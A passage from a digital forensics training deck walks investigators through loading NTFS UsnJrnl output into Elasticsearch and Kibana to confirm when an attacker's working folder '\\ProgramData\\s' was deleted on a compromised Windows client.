0, "version": 0, "variant": 0, "sequence": 0, "mac": "000000000000"}
{"offset": 152, "flags": 0, "object_id": {"uuid": "f1a0587d-922a-11e8-805f-784f4361bc16", "hex": "7d58a0f12a92e811805f784f4361bc16", "timestamp": "2018-07-28 05:56:17.489932500", "timestamp_uint64": 137520501774899325, "version": 1, "variant": 2, "sequence": 95, "mac": "784f4361bc16"}, "mft_reference": {"reference": 281474976824544, "entry": 113888, "sequence": 4}}
```

# Extra Exercise: Elasticsearch

Checking The Deletion of Attacker's Working Folder

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (1)

- Conditions:
  - It is NOT related to the scenario 1. It is just an independent exercise.
  - You are investigating a compromised Windows client.
  - You already know that the attackers installed a RAT to the client. They also installed some utility programs for their actions such as checking environment, lateral movement, and so on. (Since you found that from other artifacts.)
  - Those utility programs were installed to the folder "\\ProgramData\\s".
  - Related artifacts are placed in the following folder.
    - E:\\Artifacts\\other\_timeline\_analysis\\Win10
- Goals:
  - To confirm whether the folder "\\ProgramData\\s" actually existed.
  - To check file system related events that were logged around the deletion of the folder.

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (2)


- Hints:
  - There are no entry related to the folder "\\ProgramData\\s" in \$MFT and \$Logfile, but \$UsnJrnl contains it. You can find the deletion log in output of ntfs-log-tracker.
    - E:\\Artifacts\\other\_timeline\_analysis\\Win10\\ntfs-log-tracker-output
  - In this case, UsnJrnl.csv is too large to be opened with CSVFileView and other CSV viewers. (Often CSV viewers can not handle logs over about 320,000 lines well.)
  - To handle the large CSV data, we will use Elasticsearch and Kibana here.

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (3)

- Double-click the bat file below to launch Elasticsearch and Kibana.

Shortcuts\07\_TimelineAnalysis





C:\Windows\system32\cmd.exe - bin\elasticsearch.bat

You can confirm that the tool has started by the console messages.

```
[2019-06-12T10:32:57,376][INFO ][o.e.n.Node                ] [DESKTOP-5H77HEB] starting ...
[2019-06-12T10:32:58,505][INFO ][o.e.t.TransportService   ] [DESKTOP-5H77HEB] publish_address {127.0.0.1:9300}, bound_ad
dresses {127.0.0.1:9300}
[2019-06-12T10:32:58,642][INFO ][o.e.c.c.Coordinator      ] [DESKTOP-5H77HEB] cluster UUID [eyppNzpGQXauQn158MH_Gg]
[2019-06-12T10:32:58,689][INFO ][o.e.c.c.ClusterBootstrapService] [DESKTOP-5H77HEB] no discovery configuration found, wi
ll perform best-effort cluster bootstrapping after [3s] unless existing master is discovered
[2019-06-12T10:32:59,876][INFO ][o.e.c.s.MasterService       ] [DESKTOP-5H77HEB] elected-as-master ([1] nodes joined){[DESK
TOP-5H77HEB]{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YP1SkCP-3xE1BU2fg}{127.0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294430720, xp
ack.installed=true, ml.max_open_jobs=20} elect leader, _BECOME_MASTER_TASK_, _FINISH_ELECTION_, term: 2, version: 28, r
eason: master node changed {previous [], current [{DESKTOP-5H77HEB}{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YP1SkCP-3xE1BU2fg}{127.
0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294430720, xpack.installed=true, ml.max_open_jobs=20}]}
[2019-06-12T10:33:00,189][INFO ][o.e.c.s.ClusterApplierService] [DESKTOP-5H77HEB] master node changed {previous [], curr
ent [{DESKTOP-5H77HEB}{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YP1SkCP-3xE1BU2fg}{127.0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294
430720, xpack.installed=true, ml.max_open_jobs=20}]}, term: 2, version: 28, reason: Publication{term=2, version=28}
[2019-06-12T10:33:01,939][WARN ][o.e.x.s.a.s.m.NativeRoleMappingStore] [DESKTOP-5H77HEB] Failed to clear cache for realm
s [[]]
[2019-06-12T10:33:02,533][INFO ][o.e.l.LicenseService         ] [DESKTOP-5H77HEB] license [2a51d7f0-5a08-4d02-a717-289c561fc
dee] mode [basic] - valid
[2019-06-12T10:33:02,658][INFO ][o.e.g.GatewayService        ] [DESKTOP-5H77HEB] recovered [4] indices into cluster_state
[2019-06-12T10:33:03,970][INFO ][o.e.c.r.a.AllocationService] [DESKTOP-5H77HEB] Cluster health status changed from [RED]
to [YELLOW] (reason: [shards started [[.kibana_1][0], [ntfslogtracker-win10][2], [ntfslogtracker-win10][0]] ...]).
[2019-06-12T10:33:04,189][INFO ][o.e.h.AbstractHttpServerTransport] [DESKTOP-5H77HEB] publish_address {127.0.0.1:9200},
bound_addresses {127.0.0.1:9200}, {:::1}:9200}
[2019-06-12T10:33:04,189][INFO ][o.e.n.Node                ] [DESKTOP-5H77HEB] started
[2019-06-12T10:33:05,330][INFO ][o.e.c.m.MetadataIndexTemplateService] [DESKTOP-5H77HEB] adding template [.management-be
ats] for index patterns [.management-beats]
```

```
[2019-06-12T10:33:07,701][INFO ][o.e.n.Node                ] [DESKTOP-5H77HEB] current assignment has begun [0] and primary term [1], with [index_data_0_m222-2e097e2b2b2b-0-shard
=.kibana_task_manager"}
log [01:33:07.701] [info][listening] Server running at http://localhost:5601
log [01:33:07.733] [info][status][plugin:spaces@7.1.0] Status changed from yellow to green - Ready
```

# Extra Exercise: Elasticsearch


## Checking The Deletion of Attacker's Working Folder (5)

- Open the following URL with a web browser (e.g. Chrome).
  - <http://localhost:5601/>


# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (6)

- Let's go to the Discover view and select "ntfslogtracker-\*" as the target index pattern.



1. Click "Discover" button.



2. Select "ntfslogtracker-\*"

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (7)

- First, we should specify the time range to search.

The screenshot shows the Elasticsearch Discover interface. At the top, there's a 'Discover' tab. Below it, a toolbar contains 'Save', 'Open', 'Share', and 'Inspect'. A search bar with 'KQL' is visible. The main area shows a message: 'No results match your search criteria'. A time range selector is open, showing 'Absolute' and 'Relative' tabs. The 'Relative' tab is selected, showing a range from '~ 15 years ago' to 'now'. A dropdown menu is open for the 'Relative' tab, showing options like 'Seconds ago', 'Minutes ago', 'Hours ago', 'Days ago', 'Weeks ago', 'Months ago', and 'Years ago'. The 'Years ago' option is highlighted. An 'Update' button is visible in the top right of the time range selector.

Discover

Save Open Share Inspect

Search KQL

Add filter

Tracker-\*

Fields

No results match your search criteria

Expand your time range

One or more of the indices you're looking at contains a date field. anything in the current time range, or there may not be any data at

1. Click the Start on the range.

2. Click "Relative".

3. Select "Years ago".

4. Click "Update" to apply.

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (8)

- In order to make the result easier to view, add the following five fields by clicking links.

The screenshot shows the Elasticsearch Kibana interface. On the left, the 'Available Fields' sidebar is open, displaying a list of fields. A red rounded rectangle highlights the first four fields: 'EventInfo', 'File Attribute', 'Filename', and 'FullPath'. Another red rectangle highlights the field '# USN' at the bottom of the list. The main panel on the right shows a search result for the time 'July 28th 2017, 17:24:11.000'. The result is displayed in a table with columns 'Time' and '\_source'. The '\_source' column contains the following information: 'FullPath: \ProgramData', 'o: File\_Closed/ File\_', and 'pe: ntfslogtracker'.

Time	_source
July 28th 2017, 17:24:11.000	<p>FullPath: \ProgramData</p> <p>o: File_Closed/ File_</p> <p>pe: ntfslogtracker</p>

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (9)

- Next, to search the data with the file path, input "\\ProgramData\\s" as query and execute it.



# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (10)

- This is the deletion event of the folder. It can be considered as an evidence that the folder existed.


Time ▼	Filename	FullPath	EventInfo	File Attribute	USN
▶ July 28th 2017, 17:24:11.000	s	\ProgramData\s	File_Closed/ File_Deleted	Directory	441,544,248

# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (11)

- Check the events logged around the deletion time (1)

Change the resolution of the chart from "Auto" to "Second".






# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (11)


- Check the events logged around the deletion time (2)



# Extra Exercise: Elasticsearch

## Checking The Deletion of Attacker's Working Folder (11)

